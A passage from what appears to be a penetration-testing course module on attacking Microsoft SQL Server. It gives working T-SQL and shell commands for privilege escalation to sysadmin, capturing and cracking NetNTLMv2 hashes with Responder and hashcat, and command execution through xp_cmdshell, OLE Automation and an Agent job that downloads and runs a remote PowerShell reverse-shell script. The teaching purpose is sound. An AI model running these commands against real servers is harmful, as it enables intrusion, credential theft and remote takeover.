



Once in the context of a `user` with the `db_owner` role in a database marked as `trustworthy`, we can use the following `T-SQL` query to assign our `ws_dev` login the server-level `sysadmin` role. The key to this exploit is the line `"WITH EXECUTE AS OWNER"`, which specifies the security context under which the stored procedure should be executed. In this case, the owner of the `webshop` database is `sa`, who has the `sysadmin` role.

```
CREATE PROCEDURE sp_privesc
WITH EXECUTE AS OWNER
AS
        EXEC sp_addsrvrolemember 'ws_dev', 'sysadmin'
GO

EXECUTE sp_privesc;
DROP PROCEDURE sp_privesc;
```

Once run, we can verify it worked by `reverting` to `ws_dev` and then calling IS_SRVROLEMEMBER to see if we have the `sysadmin` role.

```
REVERT;
SELECT SYSTEM_USER;
SELECT IS_SRVROLEMEMBER('sysadmin');
```






## UNC Path Injection


The third and final `privilege escalation` technique we will discuss is one which allows us to capture the `NetNTLMv2` hash of whichever user the `MSSQL Server` service is running as. By default, the service runs as `NT SERVICE\mssqlserver`, but many database admins modify the service to run as a domain user so that it may interact with other servers, services, and resources in the domain.

In order to capture said hash, we need to make use of certain `undocumented extended stored procedures`. There are a number of these ( a, b, c) in `MSSQL Server` including:

- `xp_fileexist`: Checks whether a certain file exists
- `xp_dirtree`: Returns a directory tree based on a provided directory
- `xp_subdirs`: Returns a list of sub-directories of a provided directory

As an example, we can use `xp_fileexist` to check if the `hosts` file exists with the following `T-SQL` query:

```
EXEC xp_fileexist 'C:\Windows\System32\drivers\etc\hosts';
```




One of the things these three `stored procedures` have in common, is that they all deal with files or directories. Typically, one might expect a `traditional DOS path` like `C:\Windows\System32\drivers\etc\hosts`, however they also can handle UNC paths like `\\file01\Software\webshop\dev.cfg` which points to a file on a remote server.


As attacker, we can abuse this functionality by setting up a `fake SMB share` on our machine with Responder.

```
sudo responder -I tun0 -v
```

... and then have the server attempt to access it with one of these `stored procedures`:

```
EXEC xp_dirtree '\\<IP>\a';
EXEC xp_subdirs '\\<IP>\a';
EXEC xp_fileexist '\\<IP>\a';
```


If successful, the `MSSQL Server service` will authenticate against our fake SMB share which allows us to capture its `NetNTLMv2` hash.




If we're lucky, the account we capture will have a weak password that we can then crack. Occasionally, domain administrators will assign too many permissions to these service accounts which could then lead to a complete domain takeover.

To crack the `NetNTLMv2` hash we captured, we can use hashcat mode `5600` and a wordlist like rockyou:

```
hashcat -m 5600 '<SNIP>' /usr/share/wordlists/rockyou.txt
```




# Command Execution

# Introduction to Command Execution

After escalating privileges to a `login` with the `sysadmin` role, achieving `command execution` is often the next logical step. There are many ways to do this in `MSSQL Server`, but in this section we will focus on `three common ways`:

- By using the built-in xp_cmdshell extended stored procedure.
- By creating a malicious MSSQL Server Agent Job.
- By creating and executing an OLE Automation stored procedure.

# Advanced Server Configuration Options

Two of the following techniques require advanced server configuration options to be enabled, which are disabled by default. To set an `MSSQL Server` configuration option, we use the sp_configure stored procedure. By default, `advanced options` are hidden, but a `login` with the `sysadmin` role may show them with the following `T-SQL` query. Note the RECONFIGURE statement, which actually updates the server configuration.

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
```



# Command Execution via xp_cmdshell


The first, and probably most well-known way of achieving `command execution` on `MSSQL Server` is by using the xp_cmdshell extended stored procedure. Technically speaking, command execution is exactly what it is intended for, but `Microsoft` have added a caution to the documentation and disabled it by default, since it is so commonly (ab)used by attackers.

In order to use `xp_cmdshell`, we have to first enable `advanced server configuration options`, and then enable `xp_cmdshell` like so:


```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Once enabled, we can use `xp_cmdshell` like any other stored procedure, and the output of the command will be returned to us in a table where each row is a new line.

```
EXEC xp_cmdshell 'ipconfig';
```




In the background, `xp_cmdshell` spawns a `cmd.exe` process as a child of `sqlservr.exe` (the `MSSQL Server` service binary) with the string passed to `xp_cmdshell` as a command line argument (e.g., `/c notepad.exe`).



After executing your commands, it is a good idea to reset the `xp_cmdshell` and `show advanced options` configurations to the values they were before.

## Command Execution via MSSQL Server Agent Job

Another way to execute commands via `MSSQL Server` is by creating a malicious job for the `MSSQL Server Agent`. Jobs are comparable to `scheduled tasks`, and are intended to be used by `database admins` to automate tasks related to the database server.

`Microsoft` provides the following `example` in their documentation for creating a job. In the `T-SQL` query below, a job called `"Weekly Sales Data Backup"` is defined, which runs a `T-SQL` query `once` at `23:30:00`.

```
USE msdb ;
GO
EXEC dbo.sp_add_job
    @job_name = N'Weekly Sales Data Backup' ;
GO
EXEC sp_add_jobstep
    @job_name = N'Weekly Sales Data Backup',
    @step_name = N'Set database to read only',
    @subsystem = N'TSQL',
    @command = N'ALTER DATABASE SALES SET READ_ONLY',
    @retry_attempts = 5,
    @retry_interval = 5 ;
GO
EXEC dbo.sp_add_schedule
    @schedule_name = N'RunOnce',
    @freq_type = 1,
    @active_start_time = 233000 ;
USE msdb ;
GO
EXEC sp_attach_schedule
   @job_name = N'Weekly Sales Data Backup',
   @schedule_name = N'RunOnce';
GO
EXEC dbo.sp_add_jobserver
    @job_name = N'Weekly Sales Data Backup';
GO
```




There are a handful of different `subsystems` which may be used when creating `job steps`. In the example above, we used the `T-SQL` subsystem, but there are also CmdExec and PowerShell subsystems which may be used to execute `commands` and `PowerShell scripts` respectively.

For example, with the following `T-SQL` query, we can create a new `job`, with a `step` which uses the `PowerShell` subsystem to `download and execute a script` hosted on our own machine. Instead of defining a schedule like in the previous example, we can use the sp_start_job stored procedure to start the job immediatly.

```
USE msdb;
GO

EXEC sp_add_job
    @job_name = N'Malicious Job';
GO

EXEC sp_add_jobstep
    @job_name = N'Malicious Job',
    @step_name = N'Execute PowerShell Script',
    @subsystem = N'PowerShell',
    @command = N'(New-Object
Net.WebClient).DownloadString("http://10.10.14.104/a")|IEX;',
    @retry_attempts = 5,
    @retry_interval = 5;
GO

EXEC sp_add_jobserver
    @job_name = N'Malicious Job';
GO

EXEC sp_start_job
    @job_name = N'Malicious Job';
GO
```



In this case, the file `a` contains a standard `PowerShell` reverse shell, which as you can see below, is returned as `HTB\svc_sql` (the user the `MSSQL Server Agent` service is running as). By default, said service runs as `NT Service\sqlserveragent`, who has the `SeImpersonatePrivilege` privilege, which can be exploited by one of the well-known "potato" attacks to escalate to `SYSTEM`.




After executing your commands, it is a good idea to remove any `jobs` you created with the sp_delete_job stored procedure.

The one caveat to this approach, is that the `MSSQL Server Agent` service needs to be running, which it does not by default. However, if you notice a `MSSQL Server` seems to be using agent jobs, then this method may be worth trying.

## Command Execution via OLE Automation Stored Procedure


The third way we will look at executing commands is by creating a malicious OLE Automation stored procedure. By default, they are disabled, however when operating in the context of a `sysadmin`, we can easily enable this feature with the following `T-SQL` query:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure 'ole automation procedures', 1;
RECONFIGURE;
```

OLE Automation is an inter-process communication mechanism developed by `Microsoft` which essentially allows us to use other languages such as `VBScript` from a `T-SQL` query. To do so, we need to make use of the sp_OACreate and sp_OAMethod stored procedures.

For example, we can use `OLE Automation` to create a `wscript.shell` object and then execute an arbitrary command with the following `T-SQL` query. In this case, it writes the output of `whoami` to `C:\Windows\Tasks\tmp.txt`.

```
DECLARE @objShell INT;
DECLARE @output varchar(8000);

EXEC @output = sp_OACreate 'wscript.shell', @objShell Output;
EXEC sp_OAMethod @objShell, 'run', NULL, 'cmd.exe /c "whoami >
C:\Windows\Tasks\tmp.txt"';
```




After executing your commands, it is a good idea to reset the `ole automation procedures` and `show advanced options` configurations to the values they were before.

# Lateral Movement

## Introduction to Linked Servers

In `MSSQL Server`, there is the concept of linked servers. Essentially, by linking `server A` to `server B`, you are able to execute database queries remotely on `server B` from `server A`. When a remote server is linked, authentication credentials are specified which could be a `low-level` or `sysadmin` login.

There are three ways to remotely execute queries on `linked servers`:

- OPENQUERY: Executes a query on a pre-defined linked server
- EXECUTE AT: Executes a query on a pre-defined linked server.
- OPENROWSET: Connects and executes a query on a remote server


`OPENROWSET` is meant to be a more `ad-hoc` method of accessing remote servers, since it requires a connection string to be passed as an argument. Because of this, we will focus on the other two. The main difference between `OPENQUERY` and `EXECUTE AT`, is that `OPENQUERY` can only return one result set, whereas `EXECUTE AT` can return multiple.

